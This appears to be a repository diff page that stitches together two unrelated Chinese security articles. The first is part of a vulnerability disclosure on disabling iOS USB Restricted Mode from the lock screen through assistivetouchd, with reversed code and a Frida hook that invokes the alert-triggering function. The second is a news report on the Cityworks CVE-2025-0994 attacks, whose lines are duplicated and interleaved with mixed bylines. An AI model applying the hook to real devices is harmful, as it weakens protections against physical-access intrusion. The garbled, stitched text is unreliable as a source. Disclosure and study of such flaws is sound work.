
|
||||
|
||||
通过查看交叉引用来assistivetouchd查找_setUSBRMPreferenceDisabled可以调用的位置,我们可以找到以下函数:
|
||||
|
||||
```
|
||||
-[SCATScannerManager handleUSBMFiDeviceConnected]
|
||||
```
|
||||
|
||||
|
||||
根据其名称,我们可以预期只需连接 MFi(经 iPhone 认证)设备就足以激活它。
|
||||
|
||||
下面是我们成功逆向的该函数的代码(虽然可能存在不准确之处):
|
||||
|
||||
```
|
||||
@implementationSCATScannerManager- (void)handleUSBMFiDeviceConnected { AXSettings btm = [SCATBluetoothManager sharedInstance]; bool did_read_rm_alert = [btm switchControlUserDidReadUSBRestrictedModeAlert]; bool has_disabled_rm = [self userHasDisabledUSBRM]; bool should_disallow_rm = [btm switchControlShouldDisallowUSBRestrictedMode]; if (!did_read_rm_alert && !has_disabled_rm && should_disallow_rm) { [btm setSwitchControlShouldDisallowUSBRestrictedMode:NO]; // Forwards a call to the AXSettings framework that is responsible // for showing the alert discussed earlier in the patch section // The -[SCATScannerManager _setUSBRMPreferenceDisabled] function that // disables USB restricted mode is passed as the callback handler for // this alert. }}@end
|
||||
```
|
||||
|
||||
|
||||
执行一些基本检查以确定是否应显示警报。基本上,如果尚未显示警报并且启用了 USB 限制模式,则应该显示警报。发生这种情况时,唯一的选择是单击OK,这将触发提供的回调。
|
||||
|
||||
在这种情况下,回调就是_setUSBRMPreferenceDisabled函数。
|
||||
|
||||
手动触发该功能以进行测试
|
||||
为了验证我们的假设,我们想在可以使用FridahandleUSBMFiDeviceConnected调试的 iOS 设备上任意调用该方法。
|
||||
|
||||
不幸的是,我们无法通过ModuleAPI 获得该函数。因此,我们决定采用另一种方法,并assistivetouch使用以下命令从设备中提取二进制文件:
|
||||
|
||||
```
|
||||
frida-pull -U /System/Library/CoreServices/AssistiveTouch.app/assistivetouchd
|
||||
```
|
||||
|
||||
|
||||
从这个二进制文件中,我们可以手动计算可触发函数和目标函数之间的偏移量。
|
||||
|
||||
在我们的例子中,我们将使用钩子,-[HNDRocker _shakePressed]因为我们可以在设备锁定时从辅助触摸菜单触发它。以下是onEnter处理程序:
|
||||
|
||||
```
|
||||
onEnter(log, args, state) { // Following addresses need to be adapted for each build shakePressedBaseAddr = 0x100042858; handleUSBMFiDeviceConnectedBaseAddr = 0x1000ad1c8; off = handleUSBMFiDeviceConnectedBaseAddr - shakePressedBaseAddr shakePressedAddr = this.context.pc; log('ShakePressed::', shakePressedAddr) handleUSBMFiDeviceConnectedAddr = shakePressedAddr.add(off) log('handleUSBMFiDeviceConnected:', handleUSBMFiDeviceConnectedAddr) handle = new NativeFunction(handleUSBMFiDeviceConnectedAddr, 'long', []); handle()},
|
||||
```
|
||||
|
||||
|
||||
追踪方法如下:
|
||||
|
||||
```
|
||||
frida-trace -U assistivetouchd -m '-[HNDRocker _shakePressed]'
|
||||
```
|
||||
|
||||
|
||||
最后,我们可以通过单击Shake来触发跟踪函数;感谢我们的钩子调用该handleUSBMFiDeviceConnected函数并弹出窗口:
|
||||

|
||||
|
||||
如前所述,此时攻击者只需单击OK锁定屏幕即可禁用 USB 限制模式。
|
||||
- 本节描述的测试是iPhone10,3使用运行 iOS 16.7.10 (build 20H350) 的 iPhone X ( ) 进行的。
|
||||
|
||||
如何在实际情况下触发此功能
|
||||
到目前为止,我们只能通过任意调用该方法来使警报出现-[SCATScannerManager handleUSBMFiDeviceConnected],但我们还不知道在实际条件下应该如何调用它。
|
||||
|
||||
我们没有提到的一点是,Assistive Touch功能并不是唯一一个让assistivetouchd守护进程在后台运行的功能。另一个可以做到这一点的辅助功能是Switch Control。
|
||||
|
||||
此功能允许将外部设备插入 iPhone 以进行控制。从我们迄今为止查看的各种方法的类名来看,它们都以SC(可能是 Switch Control) 开头,我们可以推断这是合法的方法:将经过 MFi 认证的开关控制设备插入 iPhone。
|
||||
|
||||
看了市面上的开关控制设备,似乎大部分都是蓝牙设备。不过,我们发现了一个曾经通过雷电操作的设备。
|
||||
|
||||
以下是该产品供应商网站的截图。请注意,该产品不再可用:
|
||||
|
||||

|
||||
|
||||
当设备处于受限模式时,USB 协议将被完全禁用。但是,其他协议可以通过闪电端口自由使用。例如, MFi 设备可以使用的iAP2协议就是这种情况。
|
||||
|
||||
这就是为什么我们认为将这种设备插入启用了切换控制的 iPhone 可能足以使弹出窗口出现并在 iOS 18.3.1 之前从锁定屏幕禁用 USB 限制模式。
|
||||
|
||||
免责声明:
|
||||
虽然我们相信这种方法可行,但目前我们缺乏测试所需的硬件。我们还知道,对于物理配件而言,限制模式并不是唯一的缓解措施,实际利用方法可能更为复杂。
|
||||
|
||||
此外,我们仅探索了此漏洞的一个可能攻击媒介,但可能还存在其他攻击媒介。即使您不使用辅助功能,也建议您将设备更新到最新版本。
|
||||
|
||||
参考
|
||||
|
||||
安全地激活数据连接 - Apple 支持(英国)
|
||||
- https://support.apple.com/en-gb/guide/security/sec5044aad1b/1/web/1
|
||||
|
||||
关于 iOS 18.3.1 和 iPadOS 18.3.1 的安全性内容 - Apple 支持 (我国)
|
||||
- https://support.apple.com/en-ca/122174
|
||||
|
||||
关于 Blue2 和 Hook+ 开关接口的重要信息(2024 年 4 月 8 日更新)| OMazing Kids AAC Consulting
|
||||
- https://omazingkidsllc.com/2022/06/30/important-info-about-the-blue2-and-hook-switch-interfaces/
|
||||
|
||||
stacksmashing - Hithackers 的 Apple Lightning 和 JTAG 黑客指南 - V02
|
||||
- https://media.defcon.org/DEF%20CON%2030/DEF%20CON%2030%20presentations/stacksmashing%20-%20The%20hitchhackers%20guide%20to%20iPhone%20Lightning%20%20%20JTAG%20hacking.pdf
|
||||
|
||||
|
||||
|
||||
感谢您抽出
|
||||
|
||||

|
||||
|
||||
.
|
||||
|
||||

|
||||
|
||||
.
|
||||
|
||||

|
||||
|
||||
来阅读本文
|
||||
|
||||
|
||||
|
||||
**点它,分享点赞在看都在这里**
|
||||
|
||||
|
||||
@@ -1,69 +1,40 @@
|
||||
# 黑客利用 Cityworks RCE 漏洞入侵 Microsoft IIS 服务器
|
||||
会杀毒的单反狗 军哥网络安全读报 2025-02-08 01:00
|
||||
Rhinoer 犀牛安全 2025-02-15 16:00
|
||||
|
||||
**导****读**
|
||||
|
||||
|
||||
|
||||
软件供应商 Trimble 警告
|
||||
(
|
||||
https://learn.assetlifecycle.trimble.com/i/1532182-cityworks-customer-communication-2025-02-06-docx/
|
||||
)
|
||||
称,黑客正在利用 Cityworks 反序列化漏洞在 IIS 服务器上远程执行命令并部署 Cobalt Strike 信标以进行初始网络访问。
|
||||
|
||||

|
||||
|
||||
|
||||
软件供应商 Trimble 警告称,黑客正在利用 Cityworks 反序列化漏洞在 IIS 服务器上远程执行命令并部署 Cobalt Strike 信标以进行初始网络访问。
|
||||
|
||||
Trimble Cityworks 是一款以地理信息系统 (GIS) 为中心的资产管理和工单管理软件,主要面向地方政府、公用事业和公共工程组织设计。
|
||||
|
||||
|
||||
该产品可帮助市政当局和基础设施机构管理公共资产、处理工作订单、办理许可和执照、资本规划和预算等。
|
||||
|
||||
|
||||
该漏洞的编号为CVE-2025-0994,是一个高严重性(CVSS v4.0 评分:8.6)反序列化问题,允许经过身份验证的用户对客户的 Microsoft Internet 信息服务 (IIS) 服务器执行 RCE 攻击。
|
||||
|
||||
|
||||
Trimble表示,已经调查了客户关于黑客利用该漏洞未经授权访问客户网络的报告,这表明攻击正在进行中。
|
||||
|
||||
利用漏洞破坏网络
|
||||
|
||||
美国网络安全和基础设施安全局 (CISA) 发布了一份协调咨询报告(
|
||||
https://www.cisa.gov/news-events/ics-advisories/icsa-25-037-04),警告客户立即保护其网络免受攻击。
|
||||
|
||||
美国网络安全和基础设施安全局 (CISA) 发布了一份协调咨询报告,警告客户立即保护其网络免受攻击。
|
||||
|
||||
CVE-2025-0994 漏洞影响 15.8.9 之前的 Cityworks 版本以及 23.10 之前的 Cityworks 办公配套版本。
|
||||
|
||||
|
||||
最新版本 15.8.9 和 23.10 分别于 2025 年 1 月 28 日和 29 日发布。
|
||||
|
||||
|
||||
管理员必须尽快应用安全更新,而云托管实例(CWOL)将自动接收更新。
|
||||
|
||||
管理内部部署的管理员必须尽快应用安全更新,而云托管实例(CWOL)将自动接收更新。
|
||||
|
||||
Trimble 表示,它发现一些内部部署可能具有过度特权的 IIS 身份权限,并警告这些部署不应以本地或域级管理权限运行。
|
||||
|
||||
|
||||
此外,一些部署的附件目录配置不正确。供应商建议限制附件根文件夹仅包含附件。
|
||||
|
||||
|
||||
完成所有三个操作后,客户即可恢复 Cityworks 的正常运营。
|
||||
|
||||
|
||||
虽然 CISA 尚未透露该漏洞是如何被利用的,但 Trimble 已经发布了利用该漏洞进行攻击的危害指标。
|
||||
|
||||
尽管 CISA 尚未分享该漏洞是如何被利用的,但 Trimble 已经发布了 利用该漏洞进行攻击的危害指标。
|
||||
|
||||
这些 IOC 表明威胁行为者部署了各种远程访问工具,包括 WinPutty 和 Cobalt Strike 信标。
|
||||
|
||||
|
||||
新闻链接:
|
||||
|
||||
https://www.bleepingcomputer.com/news/security/hackers-exploit-cityworks-rce-bug-to-breach-microsoft-iis-servers/
|
||||
|
||||
|
||||
|
||||
扫码关注
|
||||
|
||||
军哥网络安全读报
|
||||
|
||||
**讲述普通人能听懂的安全故事**
|
||||
微软昨天还警告称,攻击者正在突破 IIS 服务器,利用在线暴露的 ASP.NET 机器密钥在 ViewState 代码注入攻击中部署恶意软件。
|
||||
|
||||
|
||||
信息来源:BleepingComputer
|
||||
|
||||
Reference in new issue
Block a user